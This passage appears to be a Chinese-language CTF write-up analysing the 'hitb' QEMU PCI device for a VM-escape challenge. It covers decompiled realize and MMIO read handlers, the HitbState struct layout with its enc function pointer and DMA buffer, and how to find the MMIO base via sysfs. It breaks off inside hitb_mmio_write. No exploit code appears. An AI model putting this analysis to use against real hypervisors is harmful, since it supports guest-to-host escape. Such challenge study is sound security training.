
```
          struct __attribute__((aligned(8))) QEMUTimer
          {
0000 0008   int64_t expire_time;
0008 0008   QEMUTimerList_0 *timer_list;
0010 0008   QEMUTimerCB *cb;
0018 0008   void *opaque;
0020 0008   QEMUTimer_0 *next;
0028 0004   int scale;
     0030 };
```

还要注意的是



```
id __fastcall pci_hitb_realize(PCIDevice_0 *pdev, Error_0 **errp)

pdev->config[61] = 1;
if ( !msi_init(pdev, 0, 1u, 1, 0, errp) )

  timer_init_tl((QEMUTimer_0 *)&pdev[1].io_regions[4], main_loop_tlg.tl[1], 1000000, hitb_dma_timer, pdev);
  qemu_mutex_init((QemuMutex_0 *)&pdev[1].io_regions[0].type);
  qemu_cond_init((QemuCond_0 *)&pdev[1].io_regions[1].type);
  qemu_thread_create(
    (QemuThread_0 *)&pdev[1].io_regions[0].size,
    (const char *)&stru_5AB2C8.not_legacy_32bit + 12,
    hitb_fact_thread,
    pdev,
    0);
  memory_region_init_io(
    (MemoryRegion_0 *)&pdev[1],
    &pdev->qdev.parent_obj,
    &hitb_mmio_ops,
    pdev,
    "hitb-mmio",
    0x100000uLL);
  pci_register_bar(pdev, 0, 0, (MemoryRegion_0 *)&pdev[1]);
```


在这个函数里我们可以看见只注册了mmio，所以我们刚刚分析的没错，没有pmio。



```
void __fastcall hitb_class_init(ObjectClass_0 *a1, void *data)
{
  ObjectClass_0 *v2; // rax

  v2 = object_class_dynamic_cast_assert(
         a1,
         (const char *)&stru_64A230.bulk_in_pending[2].data[72],
         (const char *)&stru_5AB2C8.msi_vectors,
         469,
         "hitb_class_init");
  BYTE4(v2[2].object_cast_cache[3]) = 0x10;
  HIWORD(v2[2].object_cast_cache[3]) = 0xFF;
  v2[2].type = (Type)pci_hitb_realize;
  v2[2].object_cast_cache[0] = (const char *)pci_hitb_uninit;
  LOWORD(v2[2].object_cast_cache[3]) = 0x1234;
  WORD1(v2[2].object_cast_cache[3]) = 0x2333;
}
```


在

这个设备里我们直接可以拿到设备号



```
bin         init        linuxrc     opt         run         tmp
dev         lib         media       proc        sbin        usr
etc         lib64       mnt         root        sys         var
# lspci
00:00.0 Class 0600: 8086:1237
00:01.3 Class 0680: 8086:7113
00:03.0 Class 0200: 8086:100e
00:01.1 Class 0101: 8086:7010
00:02.0 Class 0300: 1234:1111
00:01.0 Class 0601: 8086:7000
00:04.0 Class 00ff: 1234:2333
# 
```

所以我们可以直接




```
00:04.0 Class 00ff: 1234:2333
# cat /sys/devices/pci0000\:00/0000\:00\:04.0/resource
0x00000000fea00000 0x00000000feafffff 0x0000000000040200
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
# 
```

这样来访问他的mmio存储空间。

我们知道他的起始空间是0xfea00000，大小是0x100000


因为 **pci_hitb_realize** 初始化类对象，所以我们做一个具体分析。



```
void __fastcall pci_hitb_realize(PCIDevice_0 *pdev, Error_0 **errp)
{
  pdev->config[61] = 1;
  if ( !msi_init(pdev, 0, 1u, 1, 0, errp) )
  {
    timer_init_tl((QEMUTimer_0 *)&pdev[1].io_regions[4], main_loop_tlg.tl[1], 1000000, hitb_dma_timer, pdev);
    qemu_mutex_init((QemuMutex_0 *)&pdev[1].io_regions[0].type);
    qemu_cond_init((QemuCond_0 *)&pdev[1].io_regions[1].type);
    qemu_thread_create(
      (QemuThread_0 *)&pdev[1].io_regions[0].size,
      (const char *)&stru_5AB2C8.not_legacy_32bit + 12,
      hitb_fact_thread,
      pdev,
      0);
    memory_region_init_io(
      (MemoryRegion_0 *)&pdev[1],
      &pdev->qdev.parent_obj,
      &hitb_mmio_ops,
      pdev,
      "hitb-mmio",
      0x100000uLL);
    pci_register_bar(pdev, 0, 0, (MemoryRegion_0 *)&pdev[1]);
  }
}
```

timer_init_tl设置了&pdev->dma_timer的回调函数是hitb_dma_timer，回调函数的参数是pdev
倒数第二行memory_region_init_io函数就是初始化内存映射IO，指定了MMIO的操作&hitb_mmio_ops

这个的read和write分别指向hitb_mmio_read，hitb_mmio_write




```
:00000000009690A0 ; const MemoryRegionOps_0 hitb_mmio_ops
:00000000009690A0 hitb_mmio_ops   dq offset hitb_mmio_read; read
:00000000009690A0                                 ; DATA XREF: pci_hitb_realize+99↑o
:00000000009690A0                 dq offset hitb_mmio_write; write
:00000000009690A0                 dq 0            ; read_with_attrs
:00000000009690A0                 dq 0            ; write_with_attrs
:00000000009690A0                 dq 0            ; request_ptr
```

最后pci_register_bar将&pdev->mmio注册到qemu PCI设备的BAR
Base Address Registers，BAR记录了设备所需要的地址空间的类型，基址以及其他属性。
其中第二个参数0，代表注册的是MMIO，假如是1就代表注册PMIO

hitb_instance_init函数


首先里面有个奇怪的结构体

首先我们理性分析一波，这个结构体到底是啥结构体，我们知道这个函数也是结构体的一个成员，就是HitbState结构体的一个成员，然后我们在这里也看见了这个结构体的身影。



```
push    rbx
lea     r8, __func___27036 ; "hitb_instance_init"
lea     rdx, stru_5AB2C8.msi_vectors ; file
lea     rsi, stru_5AB2C8+0CACh ; typename
mov     ecx, 1CBh       ; line
mov     rbx, obj
call    object_dynamic_cast_assert
                        ; HitbState *
lea     rdx, hitb_enc
mov     qword ptr [hitb+1BC0h], 0FFFFFFFFh
lea     r8, hitb_obj_uint64 ; set
```

其实就是那个结构体



```
struct __attribute__((aligned(16))) {PCIDevice_0 pdev;MemoryRegion_0 mmio;QemuThread_0 thread;QemuMutex_0 thr_mutex;...
```

```
偏移量 大小 struct __attribute__((aligned(16))) HitbState
             {
0000 09F0      PCIDevice_0 pdev;
09F0 0100      MemoryRegion_0 mmio;
0AF0 0008      QemuThread_0 thread;
0AF8 0028      QemuMutex_0 thr_mutex;
0B20 0030      QemuCond_0 thr_cond;
0B50 0001      bool stopping;
0B54 0004      uint32_t addr4;
0B58 0004      uint32_t fact;
0B5C 0004      uint32_t status;
0B60 0004      uint32_t irq_status;
0B68 0020      dma_state dma;
0B88 0030      QEMUTimer_0 dma_timer;
0BB8 1000      char dma_buf[4096];
1BB8 0008      void (*enc)(char *, unsigned int);
1BC0 0008      uint64_t dma_mask;
     1BD0    };
```

```
do_qemu_init_pci_hitb_register_types
hitb_enc
pci_hitb_register_types
hitb_class_init
pci_hitb_uninit
hitb_instance_init
hitb_obj_uint64
hitb_raise_irq
hitb_fact_thread
hitb_dma_timer
hitb_mmio_write
hitb_mmio_read
pci_hitb_realize
```


```
  Object_0 *v1; // rax

  v1 = object_dynamic_cast_assert(
         obj,
         (const char *)&stru_5AB2C8.not_legacy_32bit + 12,
         (const char *)&stru_5AB2C8.msi_vectors,
         459,
         "hitb_instance_init");
  *(_QWORD *)&v1[177].ref = 0xFFFFFFFLL;
  v1 = (Object_0 *)((char *)v1 + 0x1BC0);
  v1[-1].parent = (Object_0 *)hitb_enc;
  object_property_add(
    obj,
    (const char *)&stru_5AB2C8.server_bar2.coalesced.tqh_first + 3,
    "uint64",
    hitb_obj_uint64,
    hitb_obj_uint64,
    0LL,
    v1,
    0LL);
}
```

我们可以看到v1是HitbState结构体，＋0x1BC0是那个dma_mask，那-1就是enc。所以这个函数做的就是把结构体的enc指针指向那个函数。

我们还要注意的是，这一切的一切，都只是发生在我们熟知的csu_init中。

那么我们来具体分析剩下的三个关键逻辑函数


首先是hitm_mmio_read




```
uint64_t __fastcall hitb_mmio_read(void *opaque, hwaddr addr, unsigned int size)
{
  uint64_t result; // rax
  uint64_t val; // [rsp+0h] [rbp-20h]

  result = -1LL;
  if ( size == 4 )
  {
    if ( addr == 0x80 )
      return *((_QWORD *)opaque + 0x16D);
    if ( addr > 0x80 )
    {
      if ( addr == 0x8C )
        return *(_QWORD *)((char *)opaque + 0xB74);
      if ( addr <= 0x8C )
      {
        if ( addr == 0x84 )
          return *(_QWORD *)((char *)opaque + 0xB6C);
        if ( addr == 0x88 )
          return *((_QWORD *)opaque + 0x16E);
      }
      else
      {
        if ( addr == 0x90 )
          return *((_QWORD *)opaque + 0x16F);
        if ( addr == 0x98 )
          return *((_QWORD *)opaque + 0x170);
      }
    }
    else
    {
      if ( addr == 8 )
      {
        qemu_mutex_lock((QemuMutex_0 *)((char *)opaque + 0xAF8));
        val = *((unsigned int *)opaque + 726);
        qemu_mutex_unlock((QemuMutex_0 *)((char *)opaque + 0xAF8));
        return val;
      }
      if ( addr <= 8 )
      {
        result = 0x10000EDLL;
        if ( !addr )
          return result;
        if ( addr == 4 )
          return *((unsigned int *)opaque + 0x2D5);
      }
      else
      {
        if ( addr == 0x20 )
          return *((unsigned int *)opaque + 0x2D7);
        if ( addr == 0x24 )
          return *((unsigned int *)opaque + 0x2D8);
      }
    }
    result = -1LL;
  }
  return result;
}
```

结构体里那点东西基本上是想读啥读啥了。

然后是hitm_mmio_write



```
  if ( (addr > 0x7F || size == 4) && (((size - 4) & 0xFFFFFFFB) == 0 || addr <= 0x7F) )
  {
    if ( addr == 128 )
